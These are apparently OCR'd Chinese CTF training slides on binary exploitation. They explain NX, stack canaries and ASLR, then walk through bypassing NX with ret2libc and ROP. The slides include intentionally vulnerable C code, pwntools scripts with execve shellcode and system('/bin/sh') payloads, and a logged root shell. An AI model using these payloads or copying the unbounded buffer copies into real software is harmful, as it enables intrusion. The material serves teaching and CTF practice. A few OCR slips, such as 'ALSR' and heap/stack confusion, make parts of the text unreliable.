赛客
SAiKe

CTF PWN漏洞缓解机制及绕过讲解

BYPASS CTF PWN DEFENSE TECHNOLOGIES

目录

第一章

缓解策略概述

第一章 缓解策略概述

01：什么是漏洞缓解

现代软件系统越来越复杂，软件漏洞也因此不可避免，那么增加漏洞利用的难度，使得漏洞在激活后，攻击者难以获取敏感数据或者执行恶意代码，这也是目前软件安全届普遍采用的方案。

02：漏洞成功利用的前提

漏洞成功触发并利用必须至少满足以下三个条件。

- 攻击者提供的攻击代码以数据形式保存
- 攻击者提供的数据能覆盖掉EIP或劫持控制流
- 在成功执行攻击代码前，需要知道特定的内存地址

第一章 缓解策略概述

03：漏洞缓解策略

- 攻击者提供的攻击代码以数据形式保存 — NX
- 攻击者提供的数据能覆盖掉EIP或劫持控制流 — Stack Canary
- 在成功执行攻击代码前，需要知道特定的内存地址 — ALSR/PIE

目前CTF PWN的题目基本上都集中于上述三种缓解机制

第一章 缓解策略概述

04：NX


溢出攻击的本质在于冯·诺依曼计算机模型对数据和代码没有明确区分这一先天性缺陷。因为攻击者可以将代码放置于数据区段，转而让系统去执行。

NX缓解机制开启后，使某些内存区域不可执行，并使可执行区域不可写。示例：使数据，堆栈和堆段不可执行，而代码段不可写。

在NX 位打开的情况下，基于栈的缓冲区溢出的经典方法将无法利用此漏洞。因为在经典的方法中，shellcode被复制到堆栈中，返回地址指向shellcode。但是由于堆栈不再可执行将导致漏洞利用失败！

第一章 缓解策略概述


04：NX



第一章 缓解策略概述

05：Stack Canary

Canary主要用于防护栈溢出攻击。我们知道，在32位系统上，对于栈溢出漏洞，攻击者通常是通过溢出栈缓冲区，覆盖栈上保存的函数返回地址来达到劫持程序执行流的目的。



如果在函数返回之前能够判断ret地址是否被改写，则可以有效检测溢出攻击。

第一章 缓解策略概述

05：Stack Canary

Stack canary保护机制在刚进入函数时，在栈上放置一个标志canary，然后 在函数结束时，判断该标志是否被改变，如果被改变，则表示有攻击行为发生。

第一章 缓解策略概述

06：ASLR

ASLR是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、共享库映射等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。

/proc/sys/kernel/randomize_va_space值控制随机化程度。

0 - 表示关闭进程地址空间随机化。

1 - 表示将mmap的基址，stack和vdso页面随机化。

2 - 表示在1的基础上增加栈（heap）的随机化。

第一章 缓解策略概述

06：ASLR

```
00400000-00401000 r-xp 00000000 08:01 659769                             /tmp/aslr/a.out
00600000-00601000 r--p 00000000 08:01 659769                             /tmp/aslr/a.out
00601000-00602000 rw-p 00001000 08:01 659769                             /tmp/aslr/a.out
022f1000-02312000 rw-p 00000000 00:00 0                                  [heap]
7fe2be38c000-7fe2be54c000 r-xp 00000000 08:01 923295                     /lib/x86_64-linux-gnu/libc-2.23.so
7fe2be54c000-7fe2be74c000 ---p 001c0000 08:01 923295                     /lib/x86_64-linux-gnu/libc-2.23.so
7fe2be74c000-7fe2be750000 r--p 001c0000 08:01 923295                     /lib/x86_64-linux-gnu/libc-2.23.so
7fe2be750000-7fe2be752000 rw-p 001c4000 08:01 923295                     /lib/x86_64-linux-gnu/libc-2.23.so
7fe2be752000-7fe2be756000 rw-p 00000000 00:00 0
7fe2be756000-7fe2be77c000 r-xp 00000000 08:01 923228                     /lib/x86_64-linux-gnu/ld-2.23.so
7fe2be954000-7fe2be957000 rw-p 00000000 00:00 0
7fe2be97b000-7fe2be97c000 r--p 00025000 08:01 923228                     /lib/x86_64-linux-gnu/ld-2.23.so
7fe2be97c000-7fe2be97d000 rw-p 00026000 08:01 923228                     /lib/x86_64-linux-gnu/ld-2.23.so
7fe2be97d000-7fe2be97e000 rw-p 00000000 00:00 0
7ffd4e5fd000-7ffd4e61e000 rw-p 00000000 00:00 0                          [stack]
7ffd4e744000-7ffd4e747000 r--p 00000000 00:00 0                          [vvar]
7ffd4e747000-7ffd4e749000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

开启随机化后页面映射地址每次执行都发生变化

```
00400000-00401000 r-xp 00000000 08:01 659769                             /tmp/aslr/a.out
00600000-00601000 r--p 00000000 08:01 659769                             /tmp/aslr/a.out
00601000-00602000 rw-p 00001000 08:01 659769                             /tmp/aslr/a.out
01dd3000-01df4000 rw-p 00000000 00:00 0                                  [heap]
7ff974b8d000-7ff974d4d000 r-xp 00000000 08:01 923295                     /lib/x86_64-linux-gnu/libc-2.23.so
7ff974d4d000-7ff974f4d000 ---p 001c0000 08:01 923295                     /lib/x86_64-linux-gnu/libc-2.23.so
7ff974f4d000-7ff974f51000 r--p 001c0000 08:01 923295                     /lib/x86_64-linux-gnu/libc-2.23.so
7ff974f51000-7ff974f53000 rw-p 001c4000 08:01 923295                     /lib/x86_64-linux-gnu/libc-2.23.so
7ff974f53000-7ff974f57000 rw-p 00000000 00:00 0
7ff974f57000-7ff974f7d000 r-xp 00000000 08:01 923228                     /lib/x86_64-linux-gnu/ld-2.23.so
7ff975155000-7ff975158000 rw-p 00000000 00:00 0
7ff97517c000-7ff97517d000 r--p 00025000 08:01 923228                     /lib/x86_64-linux-gnu/ld-2.23.so
7ff97517d000-7ff97517e000 rw-p 00026000 08:01 923228                     /lib/x86_64-linux-gnu/ld-2.23.so
7ff97517e000-7ff97517f000 rw-p 00000000 00:00 0
7ffc6baea000-7ffc6bb0b000 rw-p 00000000 00:00 0                          [stack]
7ffc6bb3d000-7ffc6bb40000 r--p 00000000 00:00 0                          [vvar]
7ffc6bb40000-7ffc6bb42000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

第一章 缓解策略概述

06：ASLR

这样的通过调试得到的libc_base将无法成功利用漏洞。

```
1  from pwn import *
2
3  p = process('./pwnme')
4  p.recvuntil("shellcode: ")
5
6  libc    = ELF('/lib/i386-linux-gnu/i686/cmov/libc.so.6')
7  jmp_esp = asm('jmp esp')
8  jmp_esp_addr_offset = libc.search(jmp_esp).next()
   if jmp_esp_addr_offset is None:
       print 'Cannot find jmp_esp in libc'
   else:
       print hex(jmp_esp_addr_offset)

14 libc_base = 0xb7e04000
15 jmp_esp_addr = libc_base + jmp_esp_addr_offset
16 print hex(jmp_esp_addr)
17
18 buf = 'A'*76
19 buf += p32(jmp_esp_addr) # return address
20 buf += '\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62
   \x69\x6e\x89\xe3\xcd\x80' # pop a shell
21
22 with open('poc', 'wb') as f:
23     f.write(buf)
24
25 p.sendline(buf)
26
27 p.interactive()
```

第二章

NX机制及绕过策略

第二章 NX机制及绕过策略

01：NX机制

gcc –m32 -g –ggdb -fno-stack-protector stackOF.c -o pwnme

-z execstack参数加上后会关闭NX

```
[*] '/root/pwn_secseeds/NX/demo'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

NX已开启

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void vul(char *msg)
5  {
6      char buffer [64];
7      strcpy(buffer, msg);
8      return;
9  }
10
11 int main()
12 {
13     puts("So plz give me your shellcode: ");
14     char buffer[256];
15     memset(buffer, 0, 256);
16     read(0, buffer, 256);
17     vul(buffer);
18     return 0;
19 }
```

SAiKE赛客

第二章 NX机制及绕过策略

01： NX机制

同样使用之前经典的栈溢出利用脚本进行测试

```
1  from pwn import *
2
3  p = process('./pwnme')
4  p.recvuntil("shellcode: ")
5
6  libc    = ELF('/lib/i386-linux-gnu/i686/cmov/libc.so.6')
7  jmp_esp = asm('jmp esp')
8  jmp_esp_addr_offset = libc.search(jmp_esp).next()
9  if jmp_esp_addr_offset is None:
10     print 'Cannot find jmp_esp in libc'
11 else:
12     print hex(jmp_esp_addr_offset)
13
14 libc_base = 0xb7e04000
15 jmp_esp_addr = libc_base + jmp_esp_addr_offset
16 print hex(jmp_esp_addr)
17
18 buf = 'A'*76
19 buf += p32(jmp_esp_addr) # return address
20 buf += '\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62
   \x69\x6e\x89\xe3\xcd\x80' # pop a shell
21
22 with open('poc', 'wb') as f:
23     f.write(buf)
24
25 p.sendline(buf)
26
27 p.interactive()
```

获得jmp esp

布局shellcode

第二章 NX机制及绕过策略

01： NX机制

发现利用失败，进程崩溃

```
root@kali:~/pwn_secseeds/NX# python shell.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './pwnme': pid 1943
[*] '/lib/i386-linux-gnu/i686/cmov/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x2a8d
0xb7e06a8d
[*] Switching to interactive mode

[*] Got EOF while reading in interactive
$ ls
[*] Process './pwnme' stopped with exit code -11 (SIGSEGV) (pid 1943)
[*] Got EOF while sending in interactive
```

程序崩溃，为非法内存访问异常

第二章 NX机制及绕过策略

01： NX机制

```
(gdb) core core
[New LWP 1943]
Core was generated by `./pwnme'.
Program terminated with signal SIGSEGV, Segmentation fault
#0  0xbffff390 in ?? ()
(gdb) x/4i 0xbffff390
=> 0xbffff390:  xor    %ecx,%ecx
   0xbffff392:  mul    %ecx
   0xbffff394:  mov    $0xb,%al
   0xbffff396:  push   %ecx
(gdb)
```

栈上面的布局正常，程序已经尝试去执行shellcode，但由于栈地址没有执行权限，导致崩溃。

```
b7ffe000-b7fff000 r--p 00020000 08:01 915119     /lib/i386-linux-gnu/ld-2.21.so
b7fff000-b8000000 rw-p 00021000 08:01 915119     /lib/i386-linux-gnu/ld-2.21.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
root@kali:~/pwn_secseeds/NX# ^C
```

栈不可执行

第二章 NX机制及绕过策略


02： Ret2Libc

ret2libc即控制函数的执行 libc中的函数，通常是返回至某个函数的plt处或者函数的具体位置(即函数对应的got表项的内容)。一般情况下，我们会选择执行system("/bin/sh")，故而此时我们需要知道system函数的地址。

在不存在ASLR的情况下，可以直接通过调试获得system的函数地址以及“/bin/sh”的地址 。

第二章 NX机制及绕过策略

02： Ret2Libc



第二章 NX机制及绕过策略

02： Ret2Libc

```python
from pwn import *

p = process('./pwnme')
p.recvuntil("shellcode: ")

libc_base = 0xb7e04000
system_addr = libc_base + 0x3AC50
bin_sh_addr = libc_base + 0x15C4E8

buf = 'A'*76
buf += p32(system_addr) # return address
buf += p32(0xdeadbeaf)
buf += p32(bin_sh_addr)

with open('poc', 'wb') as f:
    f.write(buf)

p.sendline(buf)

p.interactive()
```

```
root@kali:~/pwn_secseeds/NX# python shell.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './pwnme': pid 2112
[*] Switching to interactive mode

$ ls
core  libc.so.6  poc  pwnme  shell.py
$ whoami
root
$
```

程序返回到system中执行，并且以bin_sh_addr作为第一个参数。

最终成功获得shell，绕过NX限制。

第二章 NX机制及绕过策略

03： ROP

ROP(Return Oriented Programming)即面向返回地址编程，其主要思想是在栈缓冲区溢出的基础上，通过利用程序中已有的小片段(gadgets)来改变某些寄存器或者变量的值，从而改变程序的执行流程，达到预期利用目的。

例如，前文Ret2Libc虽然把数据放在了不具备可执行权限的栈上，但成功执行了shellcode，这是因为只是把输入数据当做纯数据来间接劫持程序的执行流。

第二章 NX机制及绕过策略


03： ROP

ROP攻击一般得满足如下条件

- 程序存在溢出，并且可以控制返回地址。
- 可以找到满足条件的gadgets以及相应gadgets的地址。如果当程序开启了PIE保护，那么就必须首先泄露gadgets的地址。

第二章 NX机制及绕过策略

03： ROP




ROP核心在于利用了代码段中的ret指令，改变了指令流的执行顺序。而这些指令均位于具备可执行权限页面中，因此可突破NX限制。

SAiKE赛客

第二章 NX机制及绕过策略

03： ROP



第二章 NX机制及绕过策略

03： ROP

gcc -g –ggdb -fno-stack-protector stackOF.c -o pwnme

将代码在x64平台上编译运行，不同于x86，x64平台前六个整型或指针参数依次保存在RDI, RSI, RDX, RCX, R8和R9寄存器里，如果还有更多的参数的话才会保存在栈上。

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void vul(char *msg)
5  {
6      char buffer [64];
7      memcpy(buffer, msg, 128);
8      return;
9  }
10
11 int main()
12 {
13     puts("So plz give me your shellcode: ");
14     char buffer[256];
15     memset(buffer, 0, 256);
16     read(0, buffer, 256);
17     vul(buffer);
18     return 0;
19 }
```


第二章 NX机制及绕过策略

03： ROP

因此x86上的Ret2Libc代码不能直接使用，我们需要构造如下逻辑：

mov rdi, bin_sh_addr

call system



第二章 NX机制及绕过策略

03： ROP

Gadget搜索：

ROPgadget是一个自动化的搜索工具，找到指定二进制文件中的gadgets，来帮助我们实现ROP攻击。支持x86、x64、ARM、ARM64、PowerPC、SPARC和MIPS架构。

https://github.com/JonathanSalwan/ROPgadget


```
0x0804cec7 : test eax, eax ; jne 0x804ceb1 ; mov eax, dword ptr [ebp - 0xc] ; leave ; ret
0x0804a899 : test eax, eax ; sete al ; leave ; ret
0x0804fb8a : xchg byte ptr [ebx], al ; add dword ptr [edx + eax], -0x7e ; ret
0x08050306 : xchg byte ptr [ebx], al ; add dword ptr [edx + eax], 0x5a ; ret
0x0804fb16 : xchg dword ptr [ebx], eax ; add dword ptr [edx + eax], 0x75 ; ret
0x0804cd56 : xchg eax, esi ; ret 0xffff
0x0804c408 : xchg eax, esp ; out dx, al ; add al, 8 ; mov eax, dword ptr [eax] ; jmp eax
0x0804966a : xor al, 0x5b ; pop ebp ; ret
